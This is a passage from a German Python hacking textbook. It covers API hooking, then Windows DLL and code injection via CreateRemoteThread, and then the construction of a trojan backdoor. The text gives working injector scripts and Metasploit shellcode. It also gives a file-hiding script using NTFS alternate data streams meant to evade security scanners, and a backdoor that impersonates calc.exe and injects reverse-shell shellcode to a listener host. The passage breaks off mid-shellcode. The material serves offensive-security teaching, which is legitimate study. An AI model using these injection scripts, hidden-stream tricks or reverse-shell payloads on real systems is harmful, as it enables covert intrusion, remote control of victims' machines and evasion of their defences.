    fast.logBaseDisplacement( "EBP", 0x10 )
    fast.logRegister( "EAX" )

    # Wir fangen RtlFreeHeap zu Beginn der Funktion ab
    imm.Log("Logging on RtlFreeHeap 0x%08x" % rtlfree)
    fast.logFunction( rtlfree, 3 )

    # Den Hook setzen
    fast.Hook()

    # Das Hook-Objekt speichern, damit wir die Ergebnisse später abrufen können
    imm.addKnowledge(Name, fast, force_add = 1)

return "Hooks set, press F9 to continue the process."
```

Bevor wir diesen »bösen Jungen« starten, wollen wir uns den Code genauer ansehen. Die erste definierte Funktion ❶ ist ein von Nico selbst entwickelter Code, der die richtige Stelle ermittelt, an der der Hook für RtAllocateHeap gesetzt werden muss. Um sich das zu verdeutlichen, disassemblieren Sie RtAllocateHeap und sehen sich die letzten Instruktionen an:

```
0x7C9106D7 F605 F002FE7F TEST BYTE PTR DS:[7FFE02F0],2
0x7C9106DE 0F85 1FB20200 JNZ ntdll.7C93B903
0x7C9106E4 8BC6      MOV EAX,ESI
0x7C9106E6 E8 17E7FFFF CALL ntdll.7C90EE02
0x7C9106EB C2 0C00    RETN OC
```

Der Python-Code beginnt mit der Disassembly am Anfang der Funktion, bis er die RET-Instruktion an 0x7C9106EB findet, und stellt dann sicher, dass sie die Konstante 0x0C nutzt. Dann wird drei Instruktionen zurück bis 0x7C9106D7 disassembliert. Dieser kleine Tanz stellt lediglich sicher, dass wir ausreichend Platz haben, um unsere 5-Byte-JMP-Instruktion zu schreiben. Würden wir unseren JMP (5 Bytes) direkt bei RET (3 Bytes) ansetzen, würden wir zwei zusätzliche Bytes überschreiben, die das Code-Alignment beschädigen und den Prozess sofort zum Absturz bringen würden. Gewöhnen Sie sich daran, diese kleinen Helperfunktionen zu schreiben, die solche Hürden umschiffen. Binaries sind komplizierte Biester und tolerieren keinerlei Fehler, wenn man mit dem Code herumspielt.

Die nächsten Codezeilen ❷ überprüfen einfach, ob bereits Hooks gesetzt sind. In diesem Fall fordern wir einfach die Ergebnisse an. Wir rufen die notwendigen Objekte ab und geben die Ergebnisse unserer Hooks aus. Das Skript ist so entworfen, dass Sie es einmal aufrufen, um die Hooks zu setzen, und dann immer und immer wieder aufrufen, um die Ergebnisse zu überwachen. Wenn Sie eigene Abfragen für die gespeicherten Objekte durchführen wollen, können Sie über die Python-Shell des Debuggers darauf zugreifen.

Den letzten Teil ❸ bildet der Aufbau des Hooks und der Monitor-Punkte. Für den RtAllocateHeap-Aufruf halten wir drei Argumente des Stacks und den Rückgabewert des Funktionsaufrufs fest. Bei RtFreeHeap erfassen wir drei Argumente vom Stack, wenn die Funktion aufgerufen wird. Mit weniger als 100 Zeilen Code haben wir eine extrem mächtige Hooking-Technik angewandt – ohne einen Compiler oder zusätzliche Tools nutzen zu müssen. Eine sehr coole Sache.

Sehen wir uns *notepad.exe* an, und überprüfen wir Nicos Aussage bezüglich der 4.500 Aufrufe beim Öffnen eines Datei-Dialogs. Starten Sie C:\WINDOWS\System32\ *notepad.exe* im Immunity Debugger und führen Sie das PyCommand !hippie_easy in der Kommandozeile aus. (Wenn Sie an dieser Stelle nicht weiterkommen, sehen Sie sich Kapitel 5 noch einmal an.) Lassen Sie den Prozess weiterlaufen und wählen Sie im Notepad Datei ▶ Öffnen.

Jetzt wird es Zeit, sich unsere Ergebnisse anzusehen. Führen Sie das PyCommand erneut aus und Sie sollten eine Ausgabe im Log-Fenster des Immunity Debuggers (ALT-L) ähnlich Listing 6–2 sehen.

```
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca0b0)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca058)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca020)
RtlFreeHeap(0x001a0000, 0x00000000, 0x001a3ae8)
RtlFreeHeap(0x00030000, 0x00000000, 0x00037798)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000c9fe8)
```

Listing 6–2 Ausgabe des PyCommands !hippie_easy

Ausgezeichnet! Wir besitzen nun einige Ergebnisse und wenn man auf die Statuszeile des Immunity Debuggers schaut, sieht man die Anzahl der Aufrufe. Bei meinem Testlauf waren es 4.675, was Nicos Aussage bestätigt. Sie können das Skript jederzeit erneut ausführen, um zu sehen, wie sich die Treffer ändern und der Zähler sich erhöht. Das Coole daran ist, dass wir Tausende von Aufrufen ausgeführt haben, ohne die Performance des Prozesses zu reduzieren!

Hooking ist etwas, das Sie während Ihrer Reversing-Bemühungen zweifellos unzählige Male nutzen werden. Wir haben nicht nur demonstriert, wie man einige mächtige Hooking-Techniken nutzt, sondern auch wie man sie automatisiert. Nachdem Sie nun wissen, wie man Ausführungspunkte mittels Hooking effektiv überwacht, wird es Zeit zu lernen, wie man die untersuchten Prozesse manipuliert. Wir führen diese Manipulation in Form von DLL- und Code-Injection durch. Sehen wir uns also an, wie man einen Prozess durcheinanderbringt.

7

DLL- und Code-Injection

Wenn Sie ein Ziel angreifen oder einem Reverse Engineering unterziehen, kann es hilfreich sein, wenn Sie Code in den entfernten Prozess einschleusen und im Kontext des Prozesses ausführen können. Ganz egal ob Sie Passwort-Hashes stehlen oder die Kontrolle über den entfernten Desktop des Zielsystems erlangen wollen, DLL- und Code-Injection bieten mächtige Einsatzmöglichkeiten. Wir wollen einige einfache Utilities in Python entwickeln, die es Ihnen ermöglichen, beide Techniken zu nutzen, und ganz nach Bedarf zu implementieren. Diese Techniken sollten fester Bestandteil jedes Entwicklers, Exploit-Schreibers, Shellcode- und Penetrationstesters sein. Wir werden DLL-Injection nutzen, um ein Popup-Fenster innerhalb eines anderen Prozesses zu öffnen, und wir verwenden Code-Injection, um einen Teil eines Shellcodes zu testen, der einen Prozess mittels dessen PID beendet. Zum Schluss wollen wir eine vollständig in Python codierte Trojaner-Hintertür entwickeln und kompilieren. Sie basiert auf Code-Injection und einigen anderen raffinierten Techniken, die jede gute Hintertür nutzen sollte. Lassen Sie uns mit der Erzeugung entfernter Threads beginnen, die die Grundlage beider Injection-Techniken bildet.

7.1 Erzeugung entfernter Threads

Es gibt einige wesentliche Unterschiede zwischen der DLL- und der Code-Injection. Allerdings kommt man zu beiden auf die gleiche Weise: durch Erzeugung entfernter Threads. Die Win32-API besitzt eine Funktion, `CreateRemoteThread()`,¹ die genau das macht und von *kernel32.dll* exportiert wird. Sie besitzt den folgenden Prototyp:

1. Siehe MSDN CreateRemoteThread-Funktion (<http://msdn.microsoft.com/en-us/library/ms682437.aspx>).

```
HANDLE WINAPI CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);
```

Lassen Sie sich nicht verwirren. Die Funktion besitzt zwar viele Parameter, aber diese sind recht intuitiv. Der erste Parameter, `hProcess`, sollte Ihnen vertraut sein. Er steht für ein Handle auf den Prozess, in dem der Thread gestartet werden soll. Der Parameter `lpThreadAttributes` setzt einfach den Sicherheitsdeskriptor für den neu erzeugten Thread und legt fest, ob das Thread-Handle von Child-Prozessen geerbt werden kann. Wir setzen diesen Wert auf `NULL`, was für ein nicht vererbbares Thread-Handle und einen Standard-Sicherheitsdeskriptor sorgt. Der `dwStackSize`-Parameter legt die Stackgröße des neu erzeugten Threads fest. Wir setzen diesen Wert auf `null`, das weist ihm die Standardgröße zu, die der Prozess bereits verwendet. Der nächste Parameter ist der wichtigste: `lpStartAddress` legt fest, an welcher Stelle im Speicher der Thread mit der Ausführung beginnt. Es ist unabdingbar, dass wir diese Adresse korrekt setzen, damit der injizierte Code ausgeführt werden kann. Der nächste Parameter, `lpParameter`, ist fast genauso wichtig wie die Startadresse. Damit können Sie einen Zeiger auf einen von Ihnen kontrollierten Speicherbereich angeben, der als Funktionsparameter an die Funktion an `lpStartAddress` übergeben wird. Das klingt zuerst vielleicht etwas verwirrend, aber Sie werden gleich sehen, wie wichtig dieser Parameter für eine DLL-Injection ist. Der `dwCreationFlags`-Parameter legt fest, wie der Thread gestartet wird. Wir setzen diesen Wert immer auf `null`, d.h., der Thread wird unmittelbar nach seiner Erzeugung ausgeführt. In der MSDN-Dokumentation finden Sie die anderen für `dwCreationFlags` unterstützten Werte. Der letzte Parameter ist `lpThreadId`, der mit der Thread-ID des neu erzeugten Threads aufgefüllt wird.

Nachdem Sie den Funktionsaufruf kennen, den wir für die Injection nutzen, wollen wir uns zunächst ansehen, wie man eine DLL in einen entfernten Prozess einschleust. Danach wenden wir uns der Einschleusung von Shellcode zu. Die Prozedur zur Erzeugung des entfernten Threads und der Ausführung des Codes ist in beiden Fällen leicht unterschiedlich, weshalb wir das zweimal diskutieren, um die Unterschiede zu verdeutlichen.

7.1.1 DLL-Injection

DLL-Injection wird schon recht lange sowohl für gute als auch für üble Zwecke genutzt. Wohin man schaut, überall sieht man DLL-Injection. Angefangen von netten Windows-Erweiterungen, die einem ein funkeldes Pony anstelle des Mauszeigers erscheinen lassen, bis hin zu Malware, die Ihre Bankdaten stiehlt, DLL-Injection ist überall. Selbst Sicherheitsprodukte injizieren DLLs, um Prozesse auf bösartiges Verhalten hin zu überwachen. Das Schöne an der DLL-Injection ist, dass man ein kompiliertes Binary schreiben kann, dieses in einen Prozess lädt und es als Teil des Prozesses ausführen kann. Das ist extrem nützlich, um beispielsweise Firewalls auszuhebeln, die ausgehende Verbindungen nur für bestimmte Anwendungen erlauben. Wir wollen uns das genauer ansehen, indem wir einen DLL-Injector in Python entwickeln, der es uns erlaubt, eine DLL in jeden von uns gewünschten Prozess einzuschleusen.

Damit ein Windows-Prozess DLLs in den Speicher lädt, müssen die DLLs die `LoadLibrary()`-Funktion nutzen, die von `kernel32.dll` exportiert wird. Sehen wir uns kurz den Funktionsprototyp an:

```
HMODULE LoadLibrary(
    LPCTSTR lpFileName
);
```

Der Parameter `lpFileName` gibt einfach den Pfad auf die zu ladende DLL an. Wir müssen den entfernten Prozess dazu bringen, `LoadLibraryA` mit einem Zeiger auf einen String aufzurufen, der den Pfad auf die von uns gewünschte DLL enthält. Der erste Schritt besteht darin, die Adresse von `LoadLibraryA` aufzulösen und dann den Namen der von uns gewünschten DLL auszuschreiben. Wenn wir `CreateRemoteThread()` aufrufen, lassen wir `lpStartAddress` auf die Adresse von `LoadLibraryA` zeigen und setzen `lpParameter` auf den DLL-Pfad. Wird `CreateRemoteThread()` aufgerufen, ruft es wiederum `LoadLibraryA` auf, als hätte der entfernte Prozess das Laden der DLL selbst veranlasst.

Hinweis Die DLL zum Testen der Injection liegt im Quellordner zu diesem Buch, den Sie unter www.dpunkt.de/python-hacking herunterladen können. Der Quellcode der DLL findet sich ebenfalls im Hauptverzeichnis.

Kommen wir zum Code. Öffnen Sie eine neue Python-Datei namens `dll_injector.py` und geben Sie den folgenden Code ein.

dll_injector.py

```
import sys
from ctypes import *

PAGE_READWRITE      =      0x04
PROCESS_ALL_ACCESS =      ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM         =      ( 0x1000 | 0x2000 )

kernel32 = windll.kernel32
pid      = sys.argv[1]
dll_path = sys.argv[2]
dll_len  = len(dll_path)

# Handle für den Prozess bestimmen, in den wir injizieren.
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

if not h_process:
    print "[*] Couldn't acquire a handle to PID: %s" % pid
    sys.exit(0)

❶ # Etwas Platz für den DLL-Pfad schaffen
arg_address = kernel32.VirtualAllocEx(h_process, 0, dll_len, VIRTUAL_MEM, PAGE_READWRITE)

❷ # DLL-Pfad in den allozierten Speicher schreiben
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, dll_path, dll_len, byref(written))

❸ # Wir müssen die Adresse für LoadLibraryA ermitteln
h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
h_loadlib = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")

❹ # Nun versuchen wir, den entfernten Thread zu erzeugen. Wir verwenden dabei LoadLibraryA
# als Einstiegsplatz und übergeben den Zeiger auf den DLL-Pfad als einzigen Parameter.
thread_id = c_ulong(0)

if not kernel32.CreateRemoteThread(h_process,
                                   None,
                                   0,
                                   h_loadlib,
                                   arg_address,
                                   0,
                                   byref(thread_id)):

    print "[*] Failed to inject the DLL. Exiting."
    sys.exit(0)

print "[*] Remote thread with ID 0x%08x created." % thread_id.value
```

Im ersten Schritt ❶ allozieren wir genug Speicher, um den Pfad zur injizierenden DLL ablegen zu können, und schreiben dann den Pfad in diesen neu allozierten Speicher ❷. Als Nächstes müssen wir die Speicheradresse ermitteln, an der LoadLibraryA liegt ❸, damit wir den nachfolgenden Aufruf von CreateRemoteThread() ❹ auf diese Adresse

verweisen lassen können. Sobald der Thread gestartet wird, sollte die DLL in den Prozess geladen werden und ein Popup-Dialog sollte erscheinen, der anzeigt, dass die DLL in den Prozess eingeschleust wurde. Verwenden Sie das Skript wie folgt:

```
./dll_injector <PID> <Pfad auf DLL>
```

Wir besitzen nun ein funktionierendes Beispiel, das den Nutzen der DLL-Injection zeigt. Ein Popup-Dialog ist zwar kein Highlight, aber es ist wichtig, die Technik zu verstehen. Wenden wir uns nun der Code-Injection zu!

7.1.2 Code-Injection

Nun wird es etwas heimtückischer. Die Code-Injection ermöglicht es uns, Shellcode in einen laufenden Prozess einzuschleusen und diesen im Speicher sofort auszuführen, ohne eine Spur auf der Festplatte zu hinterlassen. Damit können Angreifer auch ihre Shell-Verbindungen von einem Prozess auf einen anderen übertragen.

Wir verwenden einen einfachen Shellcode, der einen Prozess mittels seiner PID beendet. Das ermöglicht es Ihnen, sich in einen entfernten Prozess einzuschleusen und den ursprünglich von Ihnen ausgeführten Prozess zu beenden, um Ihre Spuren zu verwischen. Das wird ein Schlüsselement des Trojaners sein, den wir entwickeln werden. Wir werden auch zeigen, wie man Teile des Shellcodes gefahrlos ersetzen kann, um ihn etwas modularer zu gestalten, damit Ihre Anforderungen besser erfüllt werden können.

Für den prozessbeendenden Shellcode gehen wir auf die Homepage des Metasploit-Projekts und nutzen dessen praktischen Shellcode-Generator. Falls Sie ihn bisher noch nicht verwendet haben, besuchen Sie <http://metasploit.com/shellcode/> und sehen Sie sich um. Für unser Beispiel habe ich den Shellcode-Generator für den Windows Execute-Befehl verwendet, der den Shellcode in Listing 7-1 erzeugt hat. Die dazugehörigen Einstellungen sind ebenfalls abgebildet:

```
/* win32_exec - EXITFUNC=thread CMD=taskkill /PID AAAAAAAA Size=152 Encoder=None
http://metasploit.com */

unsigned char scode[] =
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b"
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99"
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04"
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb"
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30"
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09"
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8"
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff"
"\xe7\x74\x61\x73\x6b\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41"
"\x41\x41\x41\x41\x41\x41\x00";
```

Listing 7-1 Prozess beendernder Shellcode, generiert von der Website des Metasploit-Projekts

Bei der Generierung des Shellcodes habe ich auch das 0x00-Byte aus der Restricted Characters-Box entfernt und sichergestellt, dass der Standard-Encoder aktiviert war. Der Grund dafür ist in den letzten beiden Zeilen des Shellcodes zu erkennen, wo man acht Mal den Wert \x41 sehen kann. Warum wird der Großbuchstabe A wiederholt? Ganz einfach, wir müssen in der Lage sein, dynamisch die zu beendende PID anzugeben, und so können wir den Block aus A-Zeichen durch die PID zu ersetzen und den Rest mit NULL-Werten auffüllen. Hätten wir einen Encoder verwendet, wären diese A-Werte codiert worden und es wäre sehr schwierig geworden, den String zu ersetzen. Auf diese Weise können wir aber den Shellcode direkt einsetzen.

Nachdem wir den Shellcode besitzen, wird es Zeit, zum Code zurückzukehren und Ihnen zu zeigen, wie die Code-Injection funktioniert. Öffnen Sie eine neue Python-Datei namens *code_injector.py* und geben Sie den folgenden Code ein.

code_injector.py

```
import sys
from ctypes import *

# Wir verwenden die Zugriffsmaske EXECUTE, damit unser Shellcode
# in dem von uns allozierten Speicherblock ausgeführt werden kann
PAGE_EXECUTE_READWRITE      = 0x00000040
PROCESS_ALL_ACCESS          =      ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM                 =      ( 0x1000 | 0x2000 )

kernel32       = windll.kernel32
pid            = int(sys.argv[1])
pid_to_kill    = sys.argv[2]

if not sys.argv[1] or not sys.argv[2]:
    print "Code Injector: ./code_injector.py <PID to inject> <PID to Kill>"
    sys.exit(0)

/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */
shellcode = \
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" \
"\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
"\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x00"

❶ padding      = 4 - (len( pid_to_kill ))
replace_value = pid_to_kill + ( "\x00" * padding )
replace_string= "\x41" * 4
```

```

shellcode      = shellcode.replace( replace_string, replace_value )
code_size      = len(shellcode)

# Handle für den Prozess ermitteln, in den wir injizieren.
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

if not h_process:

    print "[*] Couldn't acquire a handle to PID: %s" % pid
    sys.exit(0)

# Etwas Platz für den Shellcode allozieren
arg_address = kernel32.VirtualAllocEx(h_process, 0, code_size, VIRTUAL_MEM,
    PAGE_EXECUTE_READWRITE)

# Shellcode in den Speicher schreiben
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, shellcode, code_size, byref(written))

# Nun erzeugen wir den entfernten Thread und geben den Einstiegspunkt
# mit dem Anfang unseres Shellcodes an
thread_id = c_ulong(0)
● if not kernel32.CreateRemoteThread(h_process,None,0,arg_address,None, 0,byref(thread_id)):

    print "[*] Failed to inject process-killing shellcode. Exiting."
    sys.exit(0)

print "[*] Remote thread created with a thread ID of: 0x%08x" %
    thread_id.value
print "[*] Process %s should not be running anymore!" % pid_to_kill

```

Ein Teil des obigen Codes sollte Ihnen vertraut sein, aber es gibt hier einige interessante Tricks. Der erste ist eine String-Ersetzung im Shellcode ❶, sodass unsere Stringmarke durch die zu beendende PID ersetzt wird. Der andere interessante Unterschied ist die Art und Weise, wie wir `CreateRemoteThread()` aufrufen ❷, die nun im `lpStartAddress`-Parameter auf den Anfang unseres Shellcodes verweist. Wir setzen `lpParameter` außerdem auf `NONE`, weil wir keine Parameter an die Funktion übergeben, sondern einfach nur wollen, dass der Thread mit der Ausführung des Shellcodes beginnt.

Probieren Sie es aus, indem Sie einige `cmd.exe`-Prozesse starten, die jeweiligen PIDs festhalten und diese als Kommandozeilenargumente übergeben:

```
./code_injector.py <PID-für-Injection> <zu-beendende-PID>
```

Führen Sie das Skript mit den entsprechenden Kommandozeilenargumenten aus. Sie sollten dann einen erfolgreich erzeugten Thread sehen (die Thread-ID wird zurückgegeben). Sie sollten auch feststellen können, dass der von Ihnen gewählte `cmd.exe`-Prozess nicht mehr existiert.

Sie wissen nun, wie man Shellcode aus einem anderen Prozess lädt und direkt ausführt. Das ist nicht nur bei der Migration Ihrer Callback-Shells nützlich, sondern auch beim Verwischen Ihrer Spuren, da kein Code auf der Festplatte zu finden ist. Wir wol-

len nun einen Teil des Gelernten kombinieren und ein wiederverwendbares Hintertürchen entwickeln, das Ihnen den entfernten Zugriff auf ein Zielsystem gewährt, sobald es ausgeführt wird. Lassen Sie uns ein wenig böse werden.

7.2 Zum Übeltäter werden

Nun wollen wir uns einige unserer Injection-Kenntnisse zu üblen Zwecken zunutze machen. Wir wollen ein heimtückisches Hintertürchen entwickeln, das man nutzen kann, um die Kontrolle über ein System zu übernehmen, sobald ein Executable unserer Wahl ausgeführt wird. Wird das Executable ausgeführt, leiten wir die Ausführung um, indem wir das vom Benutzer gewählte Executable in einem separaten Prozess starten (z.B. nennen wir unser Binary *calc.exe* und verschieben das eigentliche *calc.exe* an eine andere Stelle). Wird der zweite Prozess geladen, injizieren wir Code, der eine Shell-Verbindung mit der Zielmaschine herstellt. Nachdem der Shellcode ausgeführt wurde und wir eine Shell-Verbindung besitzen, injizieren wir einen zweiten Code in den entfernten Prozess, der den momentan intern laufenden Prozess beendet.

Moment mal! Könnten wir nicht einfach unseren *calc.exe*-Prozess beenden? Kurz gesagt, ja, aber die Prozessterminierung ist eine Schlüsseltechnik, die jedes Hintertürchen unterstützen muss. Zum Beispiel könnten Sie den Code zur Prozess-Iteration, den Sie in früheren Kapiteln kennengelernt haben, kombinieren und versuchen, Anti-virus- oder Firewall-Software zu finden und einfach zu beenden. Die Technik ist auch wichtig, um von einem Prozess in einen anderen zu migrieren und den hinterlassenen Prozess zu beenden, wenn Sie ihn nicht mehr benötigen.

Wir werden auch zeigen, wie man Python-Skripten in echte eigenständige Windows-Executables verwandelt und DLLs heimlich im primären Executable transportiert. Sehen wir uns im Folgenden an, wie man mit etwas List und Tücke aus einer DLL einen blinden Passagier machen kann.

7.2.1 Dateien verstecken

Damit wir sicher eine injizierbare DLL mit unserer Hintertür ausliefern können, benötigen wir eine Tarnkappe, um unsere Datei speichern zu können, ohne all zuviel Aufsehen zu erregen. Wir könnten einen Wrapper verwenden, der zwei Executables (einschließlich DLLs) nimmt und zu einem zusammenfasst, aber dies ist ein Buch über das Hacking mit Python und daher wollen wir etwas kreativer werden.

Um Dateien in Executables zu verstecken, wollen wir ein Feature des NTFS-Dateisystems namens *ADS* (*Alternate Data Streams*) nutzen. ADS gibt es bereits seit Windows NT 3.1 und wurde als Möglichkeit zur Kommunikation mit Apples HFS (Hierarchical File System) eingeführt. ADS ermöglicht es uns, eine einzelne Datei auf der Festplatte abzulegen und die DLL in einem Stream zu speichern, der an das primäre Executable angekoppelt ist. Ein Stream ist eigentlich nichts anderes als eine versteckte Datei, die mit der Datei verknüpft ist, die man auf der Festplatte sieht.

Durch die Verwendung eines ADS verstecken wir die DLL vor dem direkten Blick des Benutzers. Ohne spezielle Werkzeuge kann der Benutzer den Inhalt von ADS nicht sehen, was ideal für uns ist. Darüber hinaus scannen eine Reihe von Sicherheitsprodukten ADS nicht richtig, sodass wir eine gute Chance haben, unter dem Radar durchzuschlüpfen und der Entdeckung zu entgehen.

Um einen ADS für eine Datei zu nutzen, muss man nichts weiter tun, als einen Doppelpunkt und einen Dateinamen an eine existierende Datei anzuhängen, etwa so:

reverser.exe:vncd11.dll

In diesem Beispiel greifen wir auf *vncdll.dll* zu, die in einem ADS gespeichert ist, den wir an *reverser.exe* angehangen haben. Lassen Sie uns ein kurzes Skript entwickeln, das einfach eine Datei einliest und an einen ADS schreibt, der mit einer Datei unserer Wahl verknüpft ist. Öffnen Sie ein weiteres Python-Skript namens *file_hider.py* und geben Sie den folgenden Code ein.

file_hider.py

```
import sys

# DLL einlesen
fd = open( sys.argv[1], "rb" )
dll_contents = fd.read()
fd.close()

print "[*] Filesize: %d" % len( dll_contents )

# Und an den ADS schreiben
fd = open( "%s:%s" % ( sys.argv[2], sys.argv[1] ), "wb" )
fd.write( dll_contents )
fd.close()
```

Nichts Kompliziertes – das erste Kommandozeilenargument ist die DLL, die wir einlesen wollen, und das zweite Argument ist die Zielfile, in dessen ADS wir die DLL speichern wollen. Wir können dieses kleine Utility nutzen, um jede Art von Dateien speichern zu können, die wir uns neben dem Executable wünschen, und wir können auch DLLs direkt aus dem ADS injizieren. Zwar verwenden wir keine DLL-Injection für unsere Hintertür, aber sie unterstützt dennoch diese Technik, also lesen Sie weiter.

7.2.2 Eine Hintertür codieren

Beginnen wir mit der Entwicklung des Codes zur Umleitung der Programmausführung, die einfach eine Anwendung unserer Wahl startet. Man nennt das *Umleitung der Programmausführung (execution redirection)*, weil wir unsere Hintertür *calc.exe* nennen und das ursprüngliche *calc.exe* an einer anderen Stelle ablegen. Wenn der Benutzer

den Taschenrechner startet, führt er ungewollt unsere Hintertür aus, die wiederum den richtigen Taschenrechner startet, damit der Benutzer nicht merkt, dass etwas nicht stimmt. Beachten Sie, dass wir die Datei *my_debugger_defines.py* aus Kapitel 3 einbinden, die alle notwendigen Konstanten und structs für die Erzeugung von Prozessen enthält. Öffnen Sie eine neue Python-Datei namens *backdoor.py* und geben Sie den folgenden Code ein.

backdoor.py

```
# Diese Bibliothek stammt aus Kapitel 3 und enthält
# alle notwendigen Defines für die Prozesserzeugung
import sys
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

PAGE_EXECUTE_READWRITE = 0x00000040
PROCESS_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )

# Das Original-Executable
path_to_exe = "C:\\calc.exe"

startupinfo = STARTUPINFO()
process_information = PROCESS_INFORMATION()
creation_flags = CREATE_NEW_CONSOLE
startupinfo.dwFlags = 0x1
startupinfo.wShowWindow = 0x0
startupinfo.cb = sizeof(startupinfo)

# Immer der Reihe nach. Starte den zweiten Prozess und speichere
# dessen PID, damit wir unsere Code-Injection vornehmen können
kernel32.CreateProcessA(path_to_exe,
                        None,
                        None,
                        None,
                        None,
                        creation_flags,
                        None,
                        None,
                        byref(startupinfo),
                        byref(process_information))

pid = process_information.dwProcessId
```

Das Ganze ist nicht allzu kompliziert und es gibt auch keinen neuen Code. Bevor wir uns dem DLL-Injection-Code zuwenden, sehen wir uns an, wie man die DLL selbst versteckt, bevor man sie für die Injektion nutzt. Fügen wir unseren Injection-Code in die Hintertür ein. Hängen Sie ihn einfach an den Abschnitt zur Prozesserzeugung an.

Unsere Injektionsfunktion versteht sowohl die Code- als auch die DLL-Injection. Setzen Sie einfach das Parameterflag auf 1, und der Data-Parameter enthält den Pfad auf die DLL. Wir arbeiten hier nicht besonders sauber, sondern nur » quick and dirty ». Erweitern wir unsere *backdoor.py*-Datei nun um Injection-Fähigkeiten.

backdoor.py

...

```
def inject( pid, data, parameter = 0 ):

    # Handle des Prozesses ermitteln, in den wir injizieren.
    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

    if not h_process:

        print "[*] Couldn't acquire a handle to PID: %s" % pid
        sys.exit(0)

    arg_address = kernel32.VirtualAllocEx(h_process, 0, len(data), VIRTUAL_MEM,
                                         PAGE_EXECUTE_READWRITE)
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, arg_address, data, len(data), byref(written))

    thread_id = c_ulong(0)

    if not parameter:
        start_address = arg_address
    else:
        h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
        start_address = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")
        parameter = arg_address

    if not kernel32.CreateRemoteThread(h_process,None, 0,start_address,parameter,0,
                                       byref(thread_id)):

        print "[*] Failed to inject the DLL. Exiting."
        sys.exit(0)

    return True
```

Wir besitzen nun eine Injektionsfunktion, die sowohl mit Code- als auch mit DLL-Injection umgehen kann. Nun wird es Zeit, zwei verschiedene Shellcodes in den echten *calc.exe*-Prozess einzuschleusen. Der eine liefert uns eine Shell, und der andere beendet unseren verräterischen Prozess. Dazu wollen wir unsere Hintertür entsprechend erweitern.

backdoor.py

```
...
# Nun müssen wir aus unserem Prozess aussteigen und unseren
# neuen Prozess mit Code injizieren, um uns selbst zu beenden
/* win32_reverse - EXITFUNC=thread LHOST=192.168.244.1 LPORT=4444
$Size=287 Encoder=None http://metasploit.com */
connect_back_shellcode =
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45" \
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49" \
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d" \
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66" \
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61" \
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40" \
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32" \
